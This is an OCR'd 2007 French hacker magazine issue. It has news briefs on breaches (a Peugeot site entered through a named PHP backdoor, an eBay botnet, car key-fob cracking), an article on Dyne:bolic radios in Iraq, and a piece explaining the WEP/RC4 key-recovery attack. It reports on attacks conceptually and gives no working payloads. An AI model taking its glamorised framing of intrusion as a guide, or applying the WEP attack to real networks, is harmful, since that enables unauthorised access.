TOUT CE QUE LES AUTRES NOSENT PAS VOUS DIRE

0% DE PUBLICITÉ
JUSTE DES ARTICLES

2,00 €

www.hackernewmag.it

HACKER news Magazine

LE MAGAZINE 100% SÉCURITÉ LE PLUS LU

CARNIVORE

le LOGICIEL de SURVEILLANCE du FBI en exclue pour vous !

TELEVISION PIRATE

500 CHAÎNES gratuites avec votre vieux décodeur

SPECIAL WIFI

CRAQUÉ EN 60 SECONDES

le logiciel qui permet de PENETRER un réseau SANS FIL en moins d'une minute

Année 4 – n° 20 Bimestriel
octobre - novembre 2007

Hacker News Magazine
Et son complice italien
Hacker Journal
1ers magazines européens Hacker

Boss: TheGuilty@hackerjournal.it

Les camarades de la rédaction européenne :
Gregory, Fred, Damien Bancal, One4Bus, Max, G. Tronconi, K2der, Sylvain, Silvio De Pecher, Contents by MDR.

Contact France:
WLF chez Sprea Editions
Parc d'affaires SILIC
1 Place Gustave Eiffel
Po Box 10225
94 528 Rungis Cédex
international@sprea.com

Traduction et adaptation :
Laurent et Sylvie Arsena

Mise en page :
Selestudio

Couverture:
Daniele Festa

Editeur :
WLF Publishing SRL
Via Donatello 71
00196 Roma

Imprimeur : Roto 2000,
Via Leonardo da Vinci 18/20
Casarile (MI) Italy

Distribution:
MLP - 55 bd de la Noirée
ZA de Chesnes
38070 St Quentin Fallavier

Directeur de la publication :
Stefano Spagnolo

Dépôt légal : à parution
ISSN : en cours

Lamer ('lae'mr)
Aspirant cracker, aux capacités et connaissances informatiques limitées, souvent maladroit et disposé à mener des actions douteuses et nuisibles.


Editorial

HACKER news Magazine

Un numéro **exceptionnel!**

Vous avez été nombreux à nous contacter pour la version enrichie de Hacker News Magazine et ses sujets d'intérêt plus grand public que de part le passé. Nous espérions faire une amélioration discrète et transparente pour notre communauté de lecteurs, le moins que l'on puisse dire c'est que ce ne fut pas si invisible que cela ! Nous continuons donc dans cet optique tout en n'oubliant pas l'aspect technique indispensable pour que tout le monde s'y retrouve. Merci en tout cas à vos nombreux emails d'encouragements.

Pour ce numéro, vous ne serez pas déçu car l'actualité a été plus qu'intéressante ces dernières semaines. Les problèmes liés à la coupe du monde de ***Rugby*** *ou de* ***Peugeot****, l'initiative remarquable de* ***Dyne:Bolic en Irak*** *ou notre dossier* ***spécial WIFI****, autant de sujets au coeur de l'actualité ! Ce dernier vous permettra d'ailleurs plus loin dans la compréhension des principales méthodes de pénétration des hackers ou pirates sur les réseaux sans fil. Un double sujet scindé en deux articles qui vous donnera une approche complète même si cela n'est pas toujours facile. Surprise de ce numéro,* ***le logiciel qu'utilisait le FBI*** *pour surveiller le réseau, une exclue que vous ne trouverez nul part ailleurs...*




Dans la même veine, un dossier sur ***l'encryptage pour masquer ses fichiers*** *personnels, que se soit à la maison ou au bureau, toujours bien pratique pour préserver son intimité des regards indiscrets. Vous pourrez aussi découvrir la guerre entre* ***Sony et les Crackers****, comment donner une seconde vie à son vieux* ***décodeur satellite****, les dangers qui guettent le* ***Pentagone****, un article sur un logiciel gratuit de* ***biométrie****,* ***0 DAY*** *le saint graal des experts en sécurité etc. etc. Bref de quoi vous occuper et vous passionner au fil des pages !*

La rédaction

Un hacker s'invite à la finale de la coupe du monde de Rugby


Un internaute a mis la main, quelques jours avant la coupe du monde de Rugby, sur un accès qui a donné des sueurs froide à l'un des partenaires de la grande messe du rugby, le constructeur automobile Peugeot. Via un moyen électronique de type backdoor, une porte cachée, le curieux a réussi à accéder à un espace qui aurait pu lui permettre de récupérer des places VIP pour l'un des matchs de la coupe du monde. Comme le montre les captures d'écrans, des billets pour le match d'ouverture France-Irlande, les 1/4 de finale ainsi que pour la finale du 20 octobre au stade de France. D'après les captures écrans que nous a fourni cet internaute, il a su intercepter l'ensemble des identités, courriels, login et mots de passe.

Peugeot a bien confirmé, en grinçant des dents, cette visite numérique en affirmant, cependant, qu'il aurait été impossible aux pirates d'accéder aux billets. "Nous avons des protocoles qui font qu'il était impossible de s'octroyer le moindre billet sans notre intervention".



Le site qui contenait cette base de données a été fermée. ■

Ce pirate a employé une backdoor php du nom de "N3tShell.SQL v. Emp3ror Undetectable", un logiciel russe particulièrement utilisé par les pirates informatiques de la planète web. La base de données (1.5 Mo) contenaient les mels, les identités, les mots de passe d'une centaine de personnes de chez PSA, Peugeot, mais aussi de partenaires comme Microsoft, France 3, du stade Toulousain, ...



VIRUS POUR ebaY

Un code malicieux utilise un réseau d'ordinateurs zombis (bots) pour s'attaquer aux comptes des clients eBay. La mission des machines piratées, utiliser leur puissance informatique pour participer à un brute force des comptes eBay. Le brute force recherche les mots de passe des comptes clients en égrainant, une par une, les possibilités. Plus il y a de machine, plus l'égrainage des mots de passe se fait rapidement. L'attaque a été annoncée par l'éditeur Israélien Aladdin. Elle aurait durée une semaine via trois cents ordinateurs.

PIRATAGE AUTOMOBILE

Des chercheurs en informatique ont réussi à cracker le système de clé de démarrage automatique d'automobiles récentes. Lors de la conférence CRYPTO 2007, ces ingénieurs en sécurité ont expliqué comment ils avaient réussi à pirater le "key-fob system", les clés de démarrage sans contact. Plus besoin de mettre les clés pour démarrer la voiture. Leur démonstration a été réalisée sur une Toyota Prius. Ce système de protection, inventé par by Microchip Technology INC, est aussi installé dans les voitures de chez Chrysler, Daewoo, Fiat, General Motors, Honda, Volvo, Volkswagen, et Jaguar. Pour réussi ce tour de passe-passe, le voleur doit trouver la gamme (range) de connexion de la clé RFID afin de casser le chiffrement qui est censé protéger le code de la clé. Pour réussir ce vol, il suffit au pirate de s'asseoir à côté du conducteur de l'automobile ou être proche de ce dernier. En une heure, le chiffrement 64 bits a volé en éclat. Autant dire que les propriétaires de ces autos regardent leur clé d'un nouvel œil.(Slashot)

PIRATAGE DE L'IPHONE, APPLE RÉPLIQUE

Apple n'a pas aimé le fait que la sécurité de son téléphone Iphone soit ridiculisé par des bidouilleurs. Une vingtaine de hackers avaient trouvé le moyen de passer outre l'obligation de passer par l'opérateur AT&T pour utiliser le nouveau bijou technologique de la grosse pomme. Bilan, début septembre, Apple a mis à jour son iTunes (7.4) mais en a profité pour bloquer les iPhones qui avaient été activés sans utiliser de carte AT&T. Bilan, les téléphones qui ont été "crackés" se retrouvent inutilisable... jusqu'à la prochaine découverte des hackers du monde entier.

MICROSOFT RÉVÈLE UN DES SECRETS DE L'US NAVY !

Vous connaissez Google Earth ? Vous allez adorer le Maps Live de Microsoft. La carte mondiale électronique du géant de Redmond a mis en ligne, il y a quelques semaines, une photographie « secrète », sans même sans rendre compte. Le clicher montre le sous-marin USS Virginia, l'un des fleurons nucléaire de la marine US, en cale sèche. Alors que d'habitude les hélices des

HOT NEWS

LOGICIEL

Un internaute français a mis en ligne un outil de sa conception du nom de Downspeeder. Ce logiciel utilise le protocole FXP, ce qui permet des téléchargements rapide de vos fichiers par le simple transfert direct de serveur à serveur. Downspeeder est gratuit, efficace. Downspeeder a été développé sur des bases notamment celles du célèbre logiciel Rapidleech. Ce qui différencie Downspeeder de ses concurrents, c'est qu'il possède une interface française et très design ainsi qu'un support en ligne et bientôt l'intégration du streaming. http://www.downspeeder.fr/

OPÉRATION SAFEHAVEN

La justice américaine vient de sanctionner un fournisseur de contrefaçons numériques, une tête de pont dans le milieu du warez, les professionnels de la copie (Divx, Mp3, ...) Eli EI, 40 ans, originaire de l'Etat de l'Illinois possédait l'accès à plusieurs espaces de stockage, sous forme de FTP, dont un du nom de "The Ether Net".

Après quinze mois d'enquête, l'U.S. Immigration and Customs Enforcement lui a mis la main dessus. Après avoir plaidé coupable devant le juge en charge de son cas, il vient d'écoper d'une peine de trente de mois de prison ferme.
Il lui a été reproché d'avoir permis la distribution de près de 20.000 copies différentes. Il aurait été l'un des diffuseurs de la scéne warez US. EL est le 12e individu a être jugé et condamné à la suite de l'opération Safehaven, une action de la police et des services secrets américains, en avril 2003.

navires sont cachés, le clicher de Maps Live montre cette partie pourtant ultra confidentielle chez les militaires.

Microsoft, FONCTIONNAIRE DE POLICE

Scott McCausland, 26 ans, connu sur Internet sous le pseudonyme de sk0t, va être surveillé par son ordinateur. McCausland était un pirate, il avait diffusé sur le réseau des réseaux une copie du troisiéme opus de la saga Star war. Arrêté en 2005, le pirate vient d'être condamné à cinq mois de prison avec sursit. Le tribunal lui impose de travailler et d'utiliser Windows car un espiogiciel légal sera installé dans sa machine afin de surveiller ses téléchargements. McCausland indique, sur son blog, ne pas avoir l'argent pour acheter un Windows "Xp ou Vista". Scott McCausland avait été arrêté en 2005 par le FBI. Il était l'administrateur du portail EliteTorrents.

CADEAU DE GOOGLE HEART


Eh bien oui, à l'intérieur du programme se cache un simulateur de vol, mais son moteur est vraiment pas mal. Pour le faire démarrer il faut avoir Google Heart 4.2, démarrer le programme, cliquer sur le monde et appuyer sur Ctrl Alt A sur Windows ou Command Option A sur Mac. A partir de là, vous pourrez choisir entre piloter un jet F-16 ou un avion de tourisme SR22. Votre voyage peut partir de 27 aéroports dans le monde entier. Les vues d'en haut sont execellentes grâce aux cartes des satellites du même programme et piloter l'avion, après un peu d'expérience, deviendra amusant et assez facile.

BOIRE OU CODER, IL FAUT CHOISIR

Un chauffard américain du Minessota a été arrêté par la police pour une vitesse excessive au volant de son bolide. Le conducteur est alors invité à souffler dans l'éthylotest tendu par le "cops". Il va être découvert un taux d'alcool plus important qu'autorisé. Bilan, direction la prison. Pour sa défense, le chauffeur a demandé au juge de pouvoir analyser le code source de l'appareil qui a détecté son ivresse. Le "comique" veut prouver que le materiel de la police a tout simplement planté lors du test. En 2005, la défense d'un autre automobiliste ivre, originaire cette fois de l'Etat de Floride, avait pu examiner le code source d'un autre appareil pour tenter de se défendre. Le tribunal lui doublera sa peine de prison.

COPIEURS FUSILLÉS

Pour avoir osé copier des émissions de télévision venues de la Corée du Sud, des jeunes nord-coréens ont été exécutés par la dictature de Kim Jong. Les "copieurs" ont été exécutés pour avoir enregistré puis copié des émissions de télévision diffusées par la Corée du sud. Le Comité pour la Démocratisation de la Corée du Nord, basé à Séoul, indique que les autorités nord-Coréennes ont intensifié la surveillance afin d'empêcher des vidéos Sud-coréennes d'entrer sur son territoire.



PAS DE LINUX POUR LE XBOX LIVE

Ambiance électrique sur les forums pro Linux en septembre. Une rumeur indiquait que Microsoft interdisait l'utilisation des mots Linux et Unix sur Xbox Live. Ce mot aurait été catalogué comme un terme vulgaire. Il n'est donc pas possible de l'employer dans le Gamertag et la description d'un utilisateur sur le Live. Les irréductibles

UN PIRATE RELAXÉ À LA SUITE D'UNE ERREUR D'UN CHASSEUR DE PIRATES


Un copieur de Mp3 et de DiVX relaxé par un tribunal Français. Un chasseur de pirates assermenté avait oublié de demander l'autorisation à la CNIL, l'entité en charge de la protection de la vie privée. Un pirate de St-Brieuc (Bretagne) avait avoué avoir copié 149.000 fichiers Mp3 et DivX entre 2004 et 2005. Seulement, parce qu'un agent assermenté de la SACEM, la Société des Auteurs, n'avait pas fait de demande d'autorisation d'interception numérique, le tribunal a relaxé le pirate.

La Sacem avait collecté l'ip du copieur sans en demander l'autorisation à la Commission Nationale de l'Informatique et des Libertés.

WARCRAFT PIRATE'

L'éditeur de jeux vidéo Blizzard Entertainment a eu de la visite jeudi 6 septembre. Vers 22 heures, un pirate a modifié deux sites de l'éditeur de jeux vidéo Blizzard. Le pirate informatique, un jeune algérien qui se fait appeler sur le réseau des réseaux "Le Hackeur" a rajouté une tête de mort sur les pages warcraft.net et battle.net, deux sites sur le même serveur. Le pirate a rajouté des messages politiques contre les américains et Israël.

qui souhaiteraient employer l'un de ces mots se retrouvent avec un message les invitant à changer d'idée. Microsoft a expliqué que cette interdiction valait aussi pour toutes les marques et des noms comme Bill Gates.(Xbox-Scene)



RADIO LIBRE en Irak

Grâce au groupe d'activistes Streamtime, les peuples opprimés peuvent désormais s'exprimer librement...

Loin d'être des experts en la matière, ce sont avant tout de fervents défenseurs de la liberté venant au secours des peuples opprimés. Bref, des Hackers qui ont tenté une expérience : créer des radios par le biais d'Internet, en utilisant un logiciel libre et indétectable, de façon à redonner la liberté d'expression aux populations qui en sont privées, tout en la diffusant à l'échelle mondiale. Comme en Irak, au beau milieu de la guerre.

Des hackers tels que Jo van der Spek, originaire d'Amsterdam, et fondateur de Streamtime, qui n'a pas hésité une seconde à contacter une autre personne, libre comme lui : Denis Rojo. Mais qu'a-t-il a de spécial ce Denis ? C'est le créateur de Dyne:bolic, www.dynebolic.org. Dyne:bolic est une distribution live de Linux, mais réalisée de telle façon qu'elle semble spécialement conçue pour la production multimédia, surtout pour manipuler et diffuser de l'image et du son sur n'importe quel support, toujours et uniquement en utilisant un logiciel libre sous licence GNU. Dyne:bolic tourne sur n'importe quelle plate-forme équipée d'un processeur Intel et n'a pas besoin d'être installée sur disque dur. Un atout qui, en zone de guerre, devient une condition essentielle pour ne pas se faire repérer. En tournant uniquement sur la mémoire volatile (RAM), il suffit d'extraire le disque et d'éteindre l'ordinateur pour ne laisser aucune trace de la présence d'une radio clandestine dans le lieu où elle se trouve. Un atout fondamental, dans un lieu où d'un côté, vous êtes bombardé et de l'autre, vous risquez de mourir dans une attaque terroriste.

LE SOFTWARE RASTA

Dyne:bolic est un software Rasta. A savoir, comme le dit le manifeste Rasta que vous pouvez lire à l'adresse suivante : http://rastasoft.org/resistance.txt, un outil de la résistance numérique dans un capharnaüm mondial qui tente de contrôler toute forme de communication et la façon de régir le partage d'idées et de connaissances.
Le software Rasta souhaite s'imposer en tant qu'antagoniste et libérateur face aux softwares payants.

Radio libre clandestine en territoire de guerre. Et elle se voit !

:: Comment ce projet de vrais hackers est-il né ?

De vrais hackers car indépendants, prêts à lutter pour la liberté d'information, coûte que coûte. Un jour, il y a quelque temps, Van der Spek invite, dans un attique d'Amsterdam, Cecile Landman, un journaliste freelance allemand, Geert Lovink, un théoricien des medias et web designer ainsi qu'un autre activiste de la radio dénommé Michel. Nos 4 compères, après avoir tiré profit d'une précédente expérience de Van der Spek du temps de la guerre en ex-Yougoslavie, http://helpb92.xs4all.nl, décident alors de se répartir en deux groupes : l'un prêt à partir en Irak, de façon à distribuer les outils directement sur place, auprès de la population souhaitant s'exprimer librement. L'autre à Amsterdam en liaison constante, en tant que support technique et journalistique.

:: Première liaison

Aux dires des protagonistes, activer la première fois la radio sur le réseau n'a pas été facile. Car en territoire de guerre, comme on peut facilement l'imaginer, le réseau existe mais fonctionne par à-coups. Malgré les difficultés, la première émission est toutefois parvenue à toucher une bonne partie de la population et le reste du monde, avec des informations en provenance directe des survivants du fameux massacre de mars 1988 qui, en Occident, a presque été passé sous silence, alors que des milliers de personnes étaient concernées, mortes en l'espace de quelques minutes, à cause d'une attaque chimique monstrueuse ordonnée par Saddam Hussein contre la petite ville d'Halabja. Et c'est justement dans cette ville et en faisant témoigner les survivants, que notre équipe de hackers a installé la première station radio libre irakienne dans un commerce d'Halabja. Mais, c'est aussi et avant tout la première émission libre digne de ce nom ayant franchi les frontières irakiennes.

:: Le premier LUG en Irak


Après être rentré dans leur patrie pour des raisons de sécurité, l'équipe a toutefois renouvelé l'expérience lors d'un autre événement, le festival Merbed Poetry de Basra, que Saddam avait pour habitude d'utiliser pour ses objectifs politiques. Un festival transformé après l'invasion américaine, en "fête de la libération", un moment de rencontre et d'union entre familles et vieux amis, mais aussi de libre expression artistique. C'est ici qu'est né le premier LUG, ou plutôt l'ILUG, à savoir l'Iraqi Linux Users Group, fondé par Bassam Hassan qui a ainsi eu l'occasion de rencontrer également Van der Spek. Ensemble, ils se sont mis à rêver d'une station radio, détachée de tout parti, ethnie et religion et capable de mettre sur pieds des projets de formation sur l'utilisation de Dyne: bolic, en créant des classes clandestines dans les chambres d'hôtels des villes irakiennes. But de l'opération ? Propager au sein de la population l'usage des outils utiles à la création de radios couvrant la totalité du territoire. Au départ, ils ne sont que 8 : la première classe prend forme ! On y enseigne les principales commandes de Linux, l'utilisation de la distribution fournie sur CD, l'utilisation d'Audacity pour créer des streaming audio de qualité. L'expérience se poursuit, mais ne dure pas bien longtemps...

:: Radio ou blog ?

La situation actuelle dans tous les pays marqués par l'incertitude politique, civile et militaire, comme l'Irak, mais aussi comme l'Iran, le Liban ou l'Afghanistan, pour ne citer que ceux dont on entend le plus parler, penche davantage en faveur des bloggers que des radios activistes. La diffusion en streaming donne davantage d'intensité aux évènements dans ces lieux reculés du monde, même si elle n'est pas encore assez efficace et reste à sens unique. Tandis que, comme le dit un blogger Afghan qui se connecte régulièrement au site de Streamtime, "je me connecte régulièrement et j'utilise toujours les nouveaux liens publiés sur le site. Pour moi, c'est comme avoir une fenêtre ouverte sur le monde des bloggers irakiens et iraniens". Un bel exemple de réciprocité, pour entamer des rapports fraternels entre les peuples qui, vu de loin, semblent se faire attendre. Mais les peuples et le réseau, seront-ils également capables de renverser tout pouvoir oppressant ? ■

DYNE:BOLIC SUR TOUT SUPPORT

Si vous possédez un ordinateur obsolète, par exemple un Pentium 1 ou un PC avec 64 Mo de ram et un CD Rom Ide, ou juste une console Xbox modifiée, vous pouvez installer Dyne:bolic. Ou plutôt, vous pouvez l'utiliser, car il ne nécessite vraiment aucune installation. Autre caractéristique fantastique : la possibilité de mettre en cluster plusieurs systèmes entre eux, en augmentant la capacité de ressources de calcul même si toutes les machines sont de conception ancienne. Dans la pratique, elle permet à tous les ordinateurs de faire tourner le système sur le même réseau local, de façon à répartir la puissance de chaque CPU, en faisant migrer les processus de la machine qui travaille le plus vers celle qui travaille le moins. Un principe qui permet également de développer le traitement multiprocesseur sur des systèmes lents en soi. Le cluster s'active chaque fois que vous lancez les systèmes, par le biais d'un système d'autodétection des nœuds du réseau, en rendant donc le processus totalement automatique. L'informatique répartie de Dyne:bolic est possible grâce à un patch destiné au kernel, développé dans le cadre d'un autre projet, OpenMosix, dont vous trouverez de plus amples informations à l'adresse suivante : http://openmosix.sourceforge.net



Moins d'une MINUTE !

La toute nouvelle technique d'attaque a 50 % de chance de cracker un réseau wireless en l'espace d'une minute. Incroyable ? Non, juste du hacking au plus haut niveau

Bravo à Erik Tews, Ralf-Philipp Weinmann et Andrei Pyshkin de l'Université de Darmstadt, en Allemagne. Ils sont parvenus à lancer une attaque contre le protocole WEP, capable de récupérer une clé WEP de 104 bit avec 40 000 frames seulement et un taux de réussite de 50 %. Si les frames (ces paquets transmis dans un réseau wireless) grimpent à 85 000, la probabilité de succès atteint alors 95 %. L'amélioration par rapport aux techniques de cracking déjà connues est déconcertante, dans la mesure où le nombre de frames nécessaires peut être obtenu en l'espace d'une minute (soit quelques secondes de plus qu'un arrêt à un feu) pour capter le réseau avec un bon ordinateur.

:: Au cœur du WEP


Wired Equivalent Privacy (protocole d'échange sécurisé) est un protocole de chiffrage des paquets qui transitent sur des réseaux wireless 802.11. Bien que le protocole alternatif Wi-Fi Protected Access (WPA), bien plus robuste, soit disponible depuis longtemps, le WEP reste toujours très utilisé, notamment pour les anciennes base d'accès non mises à jour.

Dans un réseau protégé par le WEP, toutes les stations partagent une clé d'accès, appelée root key (Rk). Ceux qui la trouvent ont libre accès au réseau. Les données sont protégées par un ICV (Integrity Check Value, valeur de contrôle d'intégrité) afin de ne pas être endommagées. Un IV (Initialization Vector, vecteur d'initialisation) de 24 bit est choisi pour chaque paquet en transit. Toujours pour chaque paquet et pour son ICV, une clé K est générée avec l'opération logique IVII Rk. La clé K est utilisée avec la clé de chiffrement RC4 pour générer le paquet final qui est mis en transit (le frame).

KEY SETUP

Voici l'algorithme de génération d'une clé RC4, en pseudo-code. Qui est capable de le programmer dans un langage quelconque ?

```
1    for i = 0 to 255 do
2          S[ i ] = i
3    end
4    j = 0
5    for i = 0 to 255 do
6          j = j+S[i]+K[i mod len(K)] mod 256
7          swap(S, i , j )
8    end
9    i = 0
10   j = 0
```



Un frame 802.11 codé en utilisant le WEP. La clé à découvrir est celle générée par l'OR logique entre le vecteur d'initialisation (IV) et la root key (Rk)


:: Au tour de RC4

RC4 a été inventé par Ron Rivest de RSA Security en 1987 et a été tenu secret jusqu'en 1994, époque où l'algorithme a été publié anonymement sur Internet. La clé de chiffrement RC4 possède un état interne : un array de 256 bytes qui définit une permutation et deux chiffres entiers, i et j, faisant office de pointeurs dans l'array et dont la valeur va de 0 à 255.

La préparation d'une clé RC4 initialise l'état interne en utilisant une clé K, qui peut atteindre jusqu'à 256 bytes et le brouille à volonté. L'algorithme de génération du flux de clés RC4 met à jour l'état interne et génère un seul byte de flux de clés à la fois. Le flux de clés est croisé avec le texte en clair par XOR pour générer la clé de chiffrement.

:: Attaques sur attaques

La première attaque lancée contre RC4 et couronnée de succès survint en 2001. Aux commandes : Scott R. Fluhrer, Itsik Mantin et Adi Shamir. Un autre trio (Adam Stubbelfield, John Ioannidis et Aviel D. Rubin) a confirmé son efficacité contre le WEP. Seul bémol, l'attaque nécessitait entre quatre et six millions de vecteurs d'initialisation. En 2004, un hacker du nom de KoReK a réduit le nombre de paquets entre 0,5 et 2 millions. Cette année, Andreas Klein a publié la démonstration pratique d'une attaque encore plus efficace que toutes celles dont il s'était rendu précédemment responsable. Tews, Weinmann et Pyshkin sont partis du travail de Klein et ont exploité certaines des nouvelles fonctions d'injection de code présentes au sein du software BSD-Airtools (http://snipurl.com/1g7i9), écrit pour FreeBSD, NetBSD et OpenBSD. Le résultat s'est révélé particulièrement intéressant. En effet, il semble que 40 000 paquets explorés aient produit 50 % de probabilité. Avec 85 000 paquets, on arrive à 95 %. Avec les techniques utilisées, 40 000 paquets sont capturés en moins d'une minute tandis que leur traitement prend environ trois secondes.



Le taux de réussite de la nouvelle attaque contre le WEP en fonction du nombre de frames (paquets) capturés avec succès

Le système de crackage est sophistiqué et exigerait une dizaine de pages d'explications détaillées, uniquement compréhensibles par certaines personnes possédant de solides bases mathématiques.

KEY STREAM GENERATION

Une étude menée en Allemagne en mars 2007 a recensé l'utilisation du WEP sur 46,3 % des réseaux wireless. Un chiffre en baisse par rapport aux 59,4 % de 2006, même s'il reste toujours important. Les réseaux protégés par WPA sont passés de 17,8 à 26,9 % ; 21,8 % des réseaux (contre 23,3 % en 2006). Le WEP est en baisse, mais presque un réseau sur deux l'utilise encore. Et il est vulnérable à l'attaque dont il est ici question.

